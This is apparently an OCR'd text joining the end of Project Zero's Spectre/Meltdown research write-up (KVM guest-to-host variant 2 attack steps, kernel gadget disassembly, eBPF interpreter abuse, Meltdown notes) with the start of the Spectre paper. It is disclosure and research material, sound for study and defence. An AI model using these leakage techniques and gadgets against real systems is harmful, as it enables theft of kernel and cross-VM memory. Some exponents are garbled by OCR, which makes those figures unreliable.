
- lower 20 bits of the address of kvm-intel.ko
- full address of kvm.ko
- full address of vmlinux

Looking back, this is unnecessarily complicated, but it nicely demonstrates the various techniques an attacker can use. A simpler way would be to first determine the address of vmlinux, then bisect the addresses of kvm.ko and kvm-intel.ko.


In the first step, the address of kvm-intel.ko is leaked. For this purpose, the branch history buffer state after guest entry is dumped out. Then, for every possible value of bits 12..19 of the load address of kvm-intel.ko, the expected lowest 16 bits of the history buffer are computed based on the load address guess and the known offsets of the last 8 branches before guest entry, and the results are compared against the lowest 16 bits of the leaked history buffer state.

The branch history buffer state is leaked in steps of 2 bits by measuring misprediction rates of an indirect call with two targets. One way the indirect call is reached is from a vmcall instruction followed by a series of N branches whose relevant source and target address bits are all zeroes. The second way the indirect call is reached is from a series of controlled branches in userspace that can be used to write arbitrary values into the branch history buffer.

Misprediction rates are measured as in the section "Reverse-Engineering Branch Predictor Internals", using one call target that loads a cache line and another one that checks whether the same cache line has been loaded.


store and evict target function pointer
evict test cache line
set history buffer value using 29 IRETQ+RET steps
VMCALL
add N zero-valued history buffer entries
CALL
load test cache line
measure test cache line access

With N=29, mispredictions will occur at a high rate if the controlled branch history buffer value is zero because all history buffer state from the hypercall has been erased. With N=28, mispredictions will occur if the controlled branch history buffer value is one of 0<<(28*2), 1<<(28*2), 2<<(28*2), 3<<(28*2) - by testing all four possibilities, it can be detected which one is right. Then, for decreasing values of N, the four possibilities are {0|1|2|3}<<(28*2) | (history_buffer_for(N+1) >> 2). By repeating this for decreasing values for N, the branch history buffer value for N=0 can be determined.



At this point, the low 20 bits of kvm-intel.ko are known; the next step is to roughly locate kvm.ko.
For this, the generic branch predictor is used, using data inserted into the BTB by an indirect call from kvm.ko to kvm-intel.ko that happens on every hypercall; this means that the source address of the indirect call has to be leaked out of the BTB.
kvm.ko will probably be located somewhere in the range from 0xffffffffc0000000 to 0xffffffffc4000000, with page alignment (0x1000). This means that the first four entries in the table in the section "Generic Predictor" apply; there will be 24-1=15 aliasing addresses for the correct one. But that is also an advantage: It cuts down the search space from 0x4000 to 0x4000/24=1024.
To find the right address for the source or one of its aliasing addresses, code that loads data through a specific register is placed at all possible call targets (the leaked low 20 bits of kvm-intel.ko plus the in-module offset of the call target plus a multiple of 220) and indirect calls are placed at all possible call sources. Then, alternatingly, hypercalls are performed and indirect calls are performed through the different possible non-aliasing call sources, with randomized history buffer state that prevents the specialized prediction from working. After this step, there are 216 remaining possibilities for the load address of kvm.ko.
Next, the load address of vmlinux can be determined in a similar way, using an indirect call from vmlinux to kvm.ko. Luckily, none of the bits which are randomized in the load address of vmlinux are folded together, so unlike when locating kvm.ko, the result will directly be unique. vmlinux has an alignment of 2MiB and a randomization range of 1GiB, so there are still only 512 possible addresses.
Because (as far as we know) a simple hypercall won't actually cause indirect calls from vmlinux to kvm.ko, we instead use port I/O from the status register of an emulated serial port, which is present in the default configuration of a virtual machine created with virt-manager.
The only remaining piece of information is which one of the 16 aliasing load addresses of kvm.ko is actually correct. Because the source address of an indirect call to kvm.ko is known, this can be solved using bisection: Place code at the various possible targets that, depending on which instance of the code

is speculatively executed, loads one of two cache lines, and measure which one of the cache lines gets loaded.

Identifying cache sets

The PoC assumes that the VM does not have access to hugepages.To discover eviction sets for all L3 cache sets with a specific alignment relative to a 4KiB page boundary, the PoC first allocates 25600 pages of memory. Then, in a loop, it selects random subsets of all remaining unsorted pages such that the expected number of sets for which an eviction set is contained in the subset is 1, reduces each subset down to an eviction set by repeatedly accessing its cache lines and testing whether the cache lines are always cached (in which case they're probably not part of an eviction set) and attempts to use the new eviction set to evict all remaining unsorted cache lines to determine whether they are in the same cache set [12].

Locating the host-virtual address of a guest page

Because this attack uses a FLUSH+RELOAD approach for leaking data, it needs to know the host-kernel-virtual address of one guest page. Alternative approaches such as PRIME+PROBE should work without that requirement.
The basic idea for this step of the attack is to use a branch target injection attack against the hypervisor to load an attacker-controlled address and test whether that caused the guest-owned page to be loaded. For this, a gadget that simply loads from the memory location specified by R8 can be used - R8-R11 still contain guest-controlled values when the first indirect call after a guest exit is reached on this kernel build.
We expected that an attacker would need to either know which eviction set has to be used at this point or brute-force it simultaneously; however, experimentally, using random eviction sets works, too. Our theory is that the observed behavior is actually the result of L1D and L2 evictions, which might be sufficient to permit a few instructions worth of speculative execution.
The host kernel maps (nearly?) all physical memory in the physmap area, including memory assigned to KVM guests. However, the location of the physmap is randomized (with a 1GiB alignment), in an area of size 128PiB. Therefore, directly bruteforcing the host-virtual address of a guest page would take a long time. It is not necessarily impossible; as a ballpark estimate, it should be possible within a day or so, maybe less, assuming 12000 successful injections per second and 30 guest pages that are tested in parallel; but not as impressive as doing it in a few minutes.
To optimize this, the problem can be split up: First, brute-force the physical address using a gadget that can load from physical addresses, then brute-force the base address of the physmap region. Because the physical address can usually be assumed to be far below 128PiB, it can be brute-forced more efficiently, and brute-forcing the base address of the physmap region afterwards is also easier because then address guesses with 1GiB alignment can be used.
To brute-force the physical address, the following gadget can be used:

```
ffffffff810a9def:       4c 89 c0                mov    rax,r8
```

```
ffffffff810a9df2:       4d 63 f9                movsxd r15,r9d
ffffffff810a9df5:       4e 8b 04 fd c0 b3 a6    mov    r8,QWORD PTR [r15*8-0x7e594c40]
ffffffff810a9dfc:       81
ffffffff810a9dfd:       4a 8d 3c 00             lea    rdi,[rax+r8*1]
ffffffff810a9e01:       4d 8b a4 00 f8 00 00    mov    r12,QWORD PTR [r8+rax*1+0xf8]
ffffffff810a9e08:       00
```

This gadget permits loading an 8-byte-aligned value from the area around the kernel text section by setting R9 appropriately, which in particular permits loading page_offset_base, the start address of the physmap. Then, the value that was originally in R8 - the physical address guess minus 0xf8 - is added to the result of the previous load, 0xfa is added to it, and the result is dereferenced.

Cache set selection

To select the correct L3 eviction set, the attack from the following section is essentially executed with different eviction sets until it works.

Leaking data

At this point, it would normally be necessary to locate gadgets in the host kernel code that can be used to actually leak data by reading from an attacker-controlled location, shifting and masking the result appropriately and then using the result of that as offset to an attacker-controlled address for a load. But piecing gadgets together and figuring out which ones work in a speculation context seems annoying. So instead, we decided to use the eBPF interpreter, which is built into the host kernel - while there is no legitimate way to invoke it from inside a VM, the presence of the code in the host kernel's text section is sufficient to make it usable for the attack, just like with ordinary ROP gadgets.
The eBPF interpreter entry point has the following function signature:
static unsigned int __bpf_prog_run(void *ctx, const struct bpf_insn *insn)
The second parameter is a pointer to an array of statically pre-verified eBPF instructions to be executed - which means that __bpf_prog_run() will not perform any type checks or bounds checks. The first parameter is simply stored as part of the initial emulated register state, so its value doesn't matter.
The eBPF interpreter provides, among other things:

- multiple emulated 64-bit registers
- 64-bit immediate writes to emulated registers
- memory reads from addresses stored in emulated registers
- bitwise operations (including bit shifts) and arithmetic operations

To call the interpreter entry point, a gadget that gives RSI and RIP control given R8-R11 control and controlled data at a known memory location is necessary. The following gadget provides this functionality:

```
ffffffff81514edd:       4c 89 ce                mov    rsi,r9
ffffffff81514ee0:       41 ff 90 b0 00 00 00    call   QWORD PTR [r8+0xb0]
```

Now, by pointing R8 and R9 at the mapping of a guest-owned page in the physmap, it is possible to speculatively execute arbitrary unvalidated eBPF bytecode in the host kernel. Then, relatively straightforward bytecode can be used to leak data into the cache.

Variant 3: Rogue data cache load

Basically, read Anders Fogh's blogpost: https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/

In summary, an attack using this variant of the issue attempts to read kernel memory from userspace without misdirecting the control flow of kernel code. This works by using the code pattern that was used for the previous variants, but in userspace. The underlying idea is that the permission check for accessing an address might not be on the critical path for reading data from memory to a register, where the permission check could have significant performance impact. Instead, the memory read could make the result of the read available to following instructions immediately and only perform the permission check asynchronously, setting a flag in the reorder buffer that causes an exception to be raised if the permission check fails.

We do have a few additions to make to Anders Fogh's blogpost:

"Imagine the following instruction executed in usermode

mov rax,[somekernelmodeaddress]

It will cause an interrupt when retired, [...]"

It is also possible to already execute that instruction behind a high-latency mispredicted branch to avoid taking a page fault. This might also widen the speculation window by increasing the delay between the read from a kernel address and delivery of the associated exception.

"First, I call a syscall that touches this memory. Second, I use the prefetcht0 instruction to improve my odds of having the address loaded in L1."

When we used prefetch instructions after doing a syscall, the attack stopped working for us, and we have no clue why. Perhaps the CPU somehow stores whether access was denied on the last access and prevents the attack from working if that is the case?

"Fortunately I did not get a slow read suggesting that Intel null's the result when the access is not allowed."

That (read from kernel address returns all-zeroes) seems to happen for memory that is not sufficiently cached but for which pagetable entries are present, at least after repeated read attempts. For unmapped memory, the kernel address read does not return a result at all.

Ideas for further research

We believe that our research provides many remaining research topics that we have not yet investigated, and we encourage other public researchers to look into these.

This section contains an even higher amount of speculation than the rest of this blogpost - it contains untested ideas that might well be useless.

Leaking without data cache timing

It would be interesting to explore whether there are microarchitectural attacks other than measuring data cache timing that can be used for exfiltrating data out of speculative execution.

Other microarchitectures

Our research was relatively Haswell-centric so far. It would be interesting to see details e.g. on how the branch prediction of other modern processors works and how well it can be attacked.

Other JIT engines

We developed a successful variant 1 attack against the JIT engine built into the Linux kernel. It would be interesting to see whether attacks against more advanced JIT engines with less control over the system are also practical - in particular, JavaScript engines.

More efficient scanning for host-virtual addresses and cache sets

In variant 2, while scanning for the host-virtual address of a guest-owned page, it might make sense to attempt to determine its L3 cache set first. This could be done by performing L3 evictions using an eviction pattern through the physmap, then testing whether the eviction affected the guest-owned page. The same might work for cache sets - use an L1D+L2 eviction set to evict the function pointer in the host kernel context, use a gadget in the kernel to evict an L3 set using physical addresses, then use that to identify which cache sets guest lines belong to until a guest-owned eviction set has been constructed.

Dumping the complete BTB state

Given that the generic BTB seems to only be able to distinguish 231-8 or fewer source addresses, it seems feasible to dump out the complete BTB state generated by e.g. a hypercall in a timeframe around the order of a few hours. (Scan for jump sources, then for every discovered jump source, bisect the jump target.) This could potentially be used to identify the locations of functions in the host kernel even if the host kernel is custom-built.
The source address aliasing would reduce the usefulness somewhat, but because target addresses don't suffer from that, it might be possible to correlate (source,target) pairs from machines with different KASLR offsets and reduce the number of candidate addresses based on KASLR being additive while aliasing is bitwise.

This could then potentially allow an attacker to make guesses about the host kernel version or the compiler used to build it based on jump offsets or distances between functions.

Variant 2: Leaking with more efficient gadgets

If sufficiently efficient gadgets are used for variant 2, it might not be necessary to evict host kernel function pointers from the L3 cache at all; it might be sufficient to only evict them from L1D and L2.

Various speedups

In particular the variant 2 PoC is still a bit slow. This is probably partly because:

- It only leaks one bit at a time; leaking more bits at a time should be doable.
- It heavily uses IRETQ for hiding control flow from the processor.

It would be interesting to see what data leak rate can be achieved using variant 2.

Leaking or injection through the return predictor

If the return predictor also doesn't lose its state on a privilege level change, it might be useful for either locating the host kernel from inside a VM (in which case bisection could be used to very quickly discover the full address of the host kernel) or injecting return targets (in particular if the return address is stored in a cache line that can be flushed out by the attacker and isn't reloaded before the return instruction). However, we have not performed any experiments with the return predictor that yielded conclusive results so far.

Leaking data out of the indirect call predictor

We have attempted to leak target information out of the indirect call predictor, but haven't been able to make it work.

Vendor statements

The following statement were provided to us regarding this issue from the vendors to whom Project Zero disclosed this vulnerability:

Intel

No current statement provided at this time.

AMD

AMD provided the following link: http://www.amd.com/en/corporate/speculative-execution

ARM

Arm recognises that the speculation functionality of many modern high-performance processors, despite working as intended, can be used in conjunction with the timing of cache operations to leak some information as described in this blog. Correspondingly, Arm has developed software mitigations that we recommend be deployed.
Specific details regarding the affected processors and mitigations can be found at this website: https://developer.arm.com/support/security-update
Arm has included a detailed technical whitepaper as well as links to information from some of Arm's architecture partners regarding their specific implementations and mitigations.

Literature

Note that some of these documents - in particular Intel's documentation - change over time, so quotes from and references to it may not reflect the latest version of Intel's documentation.

- https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-optimization-manual.pdf: Intel's optimization manual has many interesting pieces of optimization advice that hint at relevant microarchitectural behavior; for example:
  - "Placing data immediately following an indirect branch can cause a performance problem. If the data consists of all zeros, it looks like a long stream of ADDs to memory destinations and this can cause resource conflicts and slow down branch recovery. Also, data immediately following indirect branches may appear as branches to the branch predication [sic] hardware, which can branch off to execute other data pages. This can lead to subsequent self-modifying code problems."
  - "Loads can:[...]Be carried out speculatively, before preceding branches are resolved."
  - "Software should avoid writing to a code page in the same 1-KByte subpage that is being executed or fetching code in the same 2-KByte subpage of that is being written. In addition, sharing a page containing directly or speculatively executed code with another processor as a data page can trigger an SMC condition that causes the entire pipeline of the machine and the trace cache to be cleared. This is due to the self-modifying code condition."
  - "if mapped as WB or WT, there is a potential for speculative processor reads to bring the data into the caches"
  - "Failure to map the region as WC may allow the line to be speculatively read into the processor caches (via the wrong path of a mispredicted branch)."

- https://software.intel.com/en-us/articles/intel-sdm: Intel's Software Developer Manuals

- http://www.agner.org/optimize/microarchitecture.pdf: Agner Fog's documentation of reverse-engineered processor behavior and relevant theory was very helpful for this research.
- http://www.cs.binghamton.edu/~dima/micro16.pdf and https://github.com/felixwilhelm/mario_baslr: Prior research by Dmitry Evtyushkin, Dmitry Ponomarev and Nael Abu-Ghazaleh on abusing branch target buffer behavior to leak addresses that we used as a starting point for analyzing the branch prediction of Haswell processors. Felix Wilhelm's research based on this provided the basic idea behind variant 2.
- https://arxiv.org/pdf/1507.06955.pdf: The rowhammer.js research by Daniel Gruss, Clémentine Maurice and Stefan Mangard contains information about L3 cache eviction patterns that we reused in the KVM PoC to evict a function pointer.
- https://xania.org/201602/bpu-part-one: Matt Godbolt blogged about reverse-engineering the structure of the branch predictor on Intel processors.
- https://www.sophia.re/thesis.pdf: Sophia D'Antoine wrote a thesis that shows that opcode scheduling can theoretically be used to transmit data between hyperthreads.
- https://gruss.cc/files/kaiser.pdf: Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard wrote a paper on mitigating microarchitectural issues caused by pagetable sharing between userspace and the kernel.
- https://www.jilp.org/: This journal contains many articles on branch prediction.
- http://blog.stuffedcow.net/2013/01/ivb-cache-replacement/: This blogpost by Henry Wong investigates the L3 cache replacement policy used by Intel's Ivy Bridge architecture.

References

[1] This initial report did not contain any information about variant 3. We had discussed whether direct reads from kernel memory could work, but thought that it was unlikely. We later tested and reported variant 3 prior to the publication of Anders Fogh's work at https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/.
[2] The precise model names are listed in the section "Tested Processors". The code for reproducing this is in the writeup_files.tar archive in our bugtracker, in the folders userland_test_x86 and userland_test_aarch64.
[3] The attacker-controlled offset used to perform an out-of-bounds access on an array by this PoC is a 32-bit value, limiting the accessible addresses to a 4GiB window in the kernel heap area.
[4] This PoC won't work on CPUs with SMAP support; however, that is not a fundamental limitation.
[5] linux-image-4.9.0-3-amd64 at version 4.9.30-2+deb9u2 (available at http://snapshot.debian.org/archive/debian/20170701T224614Z/pool/main/l/linux/linux-image-4.9.0-3-amd64_4.9.30-2%2Bdeb9u2_amd64.deb, sha256 5f950b26aa7746d75ecb8508cc7dab19b3381c9451ee044cd2edfd6f5efff1f8, signed via Release.gpg, Release, Packages.xz); that was the current distro kernel version when I set up the machine. It is very unlikely that the PoC works with other kernel versions without changes; it contains a number of

hardcoded addresses/offsets.

[6] The phone was running an Android build from May 2017.

[7] https://software.intel.com/en-us/articles/intel-sdm

[8] https://software.intel.com/en-us/articles/avoiding-and-identifying-false-sharing-among-threads, section "background"

[9] More than 215 mappings would be more efficient, but the kernel places a hard cap of 216 on the number of VMAs that a process can have.

[10] Intel's optimization manual states that "In the first implementation of HT Technology, the physical execution resources are shared and the architecture state is duplicated for each logical processor", so it would be plausible for predictor state to be shared. While predictor state could be tagged by logical core, that would likely reduce performance for multithreaded processes, so it doesn't seem likely.

[11] In case the history buffer was a bit bigger than we had measured, we added some margin - in particular because we had seen slightly different history buffer lengths in different experiments, and because 26 isn't a very round number.

[12] The basic idea comes from http://palms.ee.princeton.edu/system/files/SP_vfinal.pdf, section IV, although the authors of that paper still used hugepages.

Spectre Attacks: Exploiting Speculative Execution[*]

Paul Kocher[1], Daniel Genkin[2], Daniel Gruss[3], Werner Haas[4], Mike Hamburg[5],
Moritz Lipp[3], Stefan Mangard[3], Thomas Prescher[4], Michael Schwarz[3], Yuval Yarom[6]
[1] *Independent*
[2] *University of Pennsylvania and University of Maryland*
[3] *Graz University of Technology*
[4] *Cyberus Technology*
[5] *Rambus, Cryptography Research Division*
[6] *University of Adelaide and Data61*

Abstract

Modern processors use branch prediction and speculative execution to maximize performance. For example, if the destination of a branch depends on a memory value that is in the process of being read, CPUs will try guess the destination and attempt to execute ahead. When the memory value finally arrives, the CPU either discards or commits the speculative computation. Speculative logic is unfaithful in how it executes, can access to the victim's memory and registers, and can perform operations with measurable side effects.

Spectre attacks involve inducing a victim to speculatively perform operations that would not occur during correct program execution and which leak the victim's confidential information via a side channel to the adversary. This paper describes practical attacks that combine methodology from side channel attacks, fault attacks, and return-oriented programming that can read arbitrary memory from the victim's process. More broadly, the paper shows that speculative execution implementations violate the security assumptions underpinning numerous software security mechanisms, including operating system process separation, static analysis, containerization, just-in-time (JIT) compilation, and countermeasures to cache timing/side-channel attacks. These attacks represent a serious threat to actual systems, since vulnerable speculative execution capabilities are found in microprocessors from Intel, AMD, and ARM that are used in billions of devices.

While makeshift processor-specific countermeasures are possible in some cases, sound solutions will require fixes to processor designs as well as updates to instruction set architectures (ISAs) to give hardware architects and software developers a common understanding as to what computation state CPU implementations are (and are not) permitted to leak.

[*]After reporting the results here, we were informed that our work partly overlaps the results of independent work done at Google's Project Zero.

1 Introduction

Computations performed by physical devices often leave observable side effects beyond the computation's nominal outputs. Side channel attacks focus on exploiting these side effects in order to extract otherwise-unavailable secret information. Since their introduction in the late 90's [25], many physical effects such as power consumption [23, 24], electromagnetic radiation [31], or acoustic noise [17] have been leveraged to extract cryptographic keys as well as other secrets.

While physical side channel attacks can be used to extract secret information from complex devices such as PCs and mobile phones [15, 16], these devices face additional threats that do not require external measurement equipment because they execute code from potentially unknown origins. While some software-based attacks exploit software vulnerabilities (such as buffer overflow or use-after-free vulnerabilities) other software attacks leverage hardware vulnerabilities in order to leak sensitive information. Attacks of the latter type include microarchitectural attacks exploiting cache timing [9, 30, 29, 35, 21, 36, 28], branch prediction history [7, 6], or Branch Target Buffers [26, 11]). Software-based techniques have also been used to mount fault attacks that alter physical memory [22] or internal CPU values [34].

Speculative execution is a technique used by high-speed processors in order to increase performance by guessing likely future execution paths and prematurely executing the instructions in them. For example when the program's control flow depends on an uncached value located in the physical memory, it may take several hundred clock cycles before the value becomes known. Rather than wasting these cycles by idling, the processor guesses the direction of control flow, saves a checkpoint of its register state, and proceeds to speculatively execute the program on the guessed path. When the value eventually arrives from memory the processor checks the correctness of its initial guess. If the guess was wrong, the processor discards the (incorrect) speculative execution by reverting the register state back to the stored checkpoint, resulting in performance comparable to idling. In case the guess was correct, however, the speculative execution results are committed, yielding a significant performance gain as useful work was accomplished during the delay.

From a security perspective, speculative execution involves executing a program in possibly incorrect ways. However, as processors are designed to revert the results of an incorrect speculative execution on their prior state to maintain correctness, these errors were previously assumed not to have any security implications.

1.1 Our Results

Exploiting Speculative Execution. In this paper, we show a new class of microarchitectural attacks which we call Spectre attacks. At a high level, Spectre attacks trick the processor into speculatively executing instructions sequences that should not have executed during correct program execution. As the effects of these instructions on the nominal CPU state will be eventually reverted, we call them *transient instructions*. By carefully choosing which transient instructions are speculatively executed, we are able to leak information from within the victim's memory address space.

We empirically demonstrate the feasibility of Spectre attacks by using transient instruction sequences in order to leak information across security domains.

Attacks using Native Code. We created a simple victim program that contains secret data within its memory access space. Next, after compiling the victim program we searched the resulting binary and the operating system's shared libraries for instruction sequences that can be used to leak information from the victim's address space. Finally, we wrote an attacker program that exploits the CPU's speculative execution feature in order to execute the previously-found sequences as transient instructions. Using this technique we were able to read the entire victim's memory address space, including the secrets stored within it.

Attacks using JavaScript. In addition to violating process isolation boundaries using native code, Spectre attacks can also be used to violate browser sandboxing, by mounting them via portable JavaScript code. We wrote a JavaScript program that successfully reads data from the address space of the browser process running it.

1.2 Our Techniques

At a high level, a Spectre attack violates memory isolation boundaries by combining speculative execution with data exfiltration via microarchitectural covert channels. More specifically, in order to mount a Spectre attack, an attacker starts by locating a sequence of instructions within the process address space which when executed acts as a covert channel transmitter which leaks the victim's memory or register contents. The attacker then tricks the CPU into speculatively and erroneously executing this instruction sequence, thereby leaking the victim's information over the covert channel. Finally, the attacker retrieves the victim's information over the covert channel. While the changes to the nominal CPU state resulting from this erroneous speculative execution are eventually reverted, changes to other microarchitectural parts of the CPU (such as cache contents) can survive nominal state reversion.

The above description of Spectre attacks is general, and needs to be concretely instantiated with a way to induce erroneous speculative execution as well as with a microarchitectural covert channel. While many choices are possible for the covert channel component, the implementations described in this work use a cache-based covert channel using Flush+Reload [37] or Evict+Reload [28] techniques.

We now proceed to describe our techniques for inducing and influencing erroneous speculative execution.

Exploiting Conditional Branches. To exploit conditional branches, the attacker needs the branch predictor to mispredict the direction of the branch, then the processor must speculatively execute code that would not be otherwise executed which leaks the information sought by the attacker. Here is an example of exploitable code:

```
if (x < array1_size)
   y = array2[array1[x] * 256];
```

In this example, the variable `x` contains attacker-controlled data. The `if` statement compiles to a branch instruction, whose purpose is to verify that the value of `x` is within a legal range, ensuring that the access to `array1` is valid.

For the exploit, the attacker first invokes the relevant code with valid inputs, training the branch predictor to expect that the `if` will be true. The attacker then invokes the code with a value of `x` outside the bounds of `array1` and with `array1_size` uncached. The CPU guesses that the bounds check will be true, the speculatively executes the read from `array2[array1[x] * 256]` using the malicious `x`. The read from `array2` loads data into the cache at an address that is dependent on `array1[x]` using the malicious `x`. The change in the cache state is not reverted when the processor realizes that the speculative execution was erroneous, and can be detected by the adversary to find a byte of the victim's memory. By repeating with different values of `x`, this construct can be exploited to read the victim's memory.

Exploiting Indirect Branches. Drawing from return-oriented programming (ROP) [33], in this method the attacker chooses a *gadget* from the address space of the victim and influences the victim to execute the gadget speculatively. Unlike ROP, the attacker does not rely on a vulnerability in the victim code. Instead, the attacker trains the Branch Target Buffer (BTB) to mispredict a branch from an indirect branch instruction to the address of the gadget, resulting in a speculative execution of the gadget. While the speculatively executed instructions are abandoned, their effects on the cache are not reverted. These effects can be used by the gadget to leak sensitive information. We show how, with a careful selection of a gadget, this method can be used to read arbitrary memory from the victim.

To mistrain the BTB, the attacker finds the virtual address of the gadget in the victim's address space, then performs indirect branches to this address. This training is done from the attacker's address space, and it does not matter what resides at the gadget address in the attacker's address space; all that is required is that the branch used for training branches to use the same destination virtual address. (In fact, as long as the attacker handles exceptions, the attack can work even if there is no code mapped at the virtual address of the gadget in the attacker's address space.) There is also no need for a complete match of the source address of the branch used for training and the address of the targetted branch. Thus, the attacker has significant flexibility in setting up the training.

Other Variants. Further attacks can be designed by varying both the method of achieving speculative execution and the method used to leak the information. Examples of the former include mistraining return instructions or return from interrupts. Examples of the latter include leaking information through timing variations or by generating contention on arithmetic units.

1.3 Targeted Hardware and Current Status

Hardware. We have empirically verified the vulnerability of several Intel processors to Spectre attacks, including Ivy Bridge, Haswell and Skylake based processors. We have also verified the attack's applicability to AMD Ryzen CPUs. Finally, we have also successfully mounted Spectre attacks on several Samsung and Qualcomm processors (which use an ARM architecture) found in popular mobile phones.

Current Status. Using the practice of responsible disclosure, we have disclosed a preliminary version of our results to Intel, AMD, ARM, Qualcomm as well as to other CPU vendors. We have also contacted other companies including Amazon, Apple, Microsoft, Google and others. The Spectre family of attacks is documented under CVE-2017-5753 and CVE-2017-5715.

1.4 Meltdown

Meltdown [27] is a related microarchitectural attack which exploits out-of-order execution in order to leak the target's physical memory. Meltdown is distinct from Spectre Attacks in two main ways. First, unlike Spectre, Meltdown does not use branch prediction for achieving speculative execution. Instead, it relies on the observation that when an instruction causes a trap, following instructions that were executed out-of-order are aborted. Second, Meltdown exploits a privilege escalation vulnerability specific to Intel processors, due to which speculatively executed instructions can bypass memory protection. Combining these issues, Meltdown accesses kernel memory from user space. This access causes a trap, but before the trap is issued, the code that follows the access leaks the contents of the accessed memory through a cache channel.

Unlike Meltdown, the Spectre attack works on non-Intel processors, including AMD and ARM processors. Furthermore, the KAISER patch [19], which has been widely applied as a mitigation to the Meltdown attack, does not protect against Spectre.

2 Background

In this section we describe some of the microarchitectural components of modern high-speed processors, how they improve the performance, and how they can leak information from running programs. We also describe return-oriented-programming (ROP) and 'gadgets'.

2.1 Out-of-order Execution

An *out-of-order* execution paradigm increases the utilization of the processor's components by allowing instructions further down the instruction stream of a program to be executed in parallel with, and sometimes before, preceding instructions.

The processor queues completed instructions in the *reorder buffer*. Instructions in the reorder buffer are *retired* in the program execution order, *i.e.*, an instruction is only retired when all preceding instructions have been completed and retired.

Only upon retirement, the results of the retired instructions are committed and made visible externally.

2.2 Speculative Execution

Often, the processor does not know the future instruction stream of a program. For example, this occurs when out-of-order execution reaches a conditional branch instruction whose direction depends on preceding instructions whose execution has not completed yet. In such cases, the processor can make save a checkpoint containing its current register state, make a prediction as to the path that the program will follow, and *speculatively* execute instructions along the path. If the prediction turns out to be correct, the checkpoint is not needed and instructions are retired in the program execution order. Otherwise, when the processor determines that it followed the wrong path, it *abandons* all pending instructions along the path by reloading its state from the checkpoint and execution resumes along the correct path.

Abandoning instructions is performed so that changes made by instructions outside the program execution path are not made visible to the program. Hence, the speculative execution maintains the logical state of the program as if execution followed the correct path.

2.3 Branch Prediction

Speculative execution requires that the processor make guesses as to the likely outcome of branch instructions. Better predictions improve performance by increasing the number of speculatively executed operations that can be successfully committed.

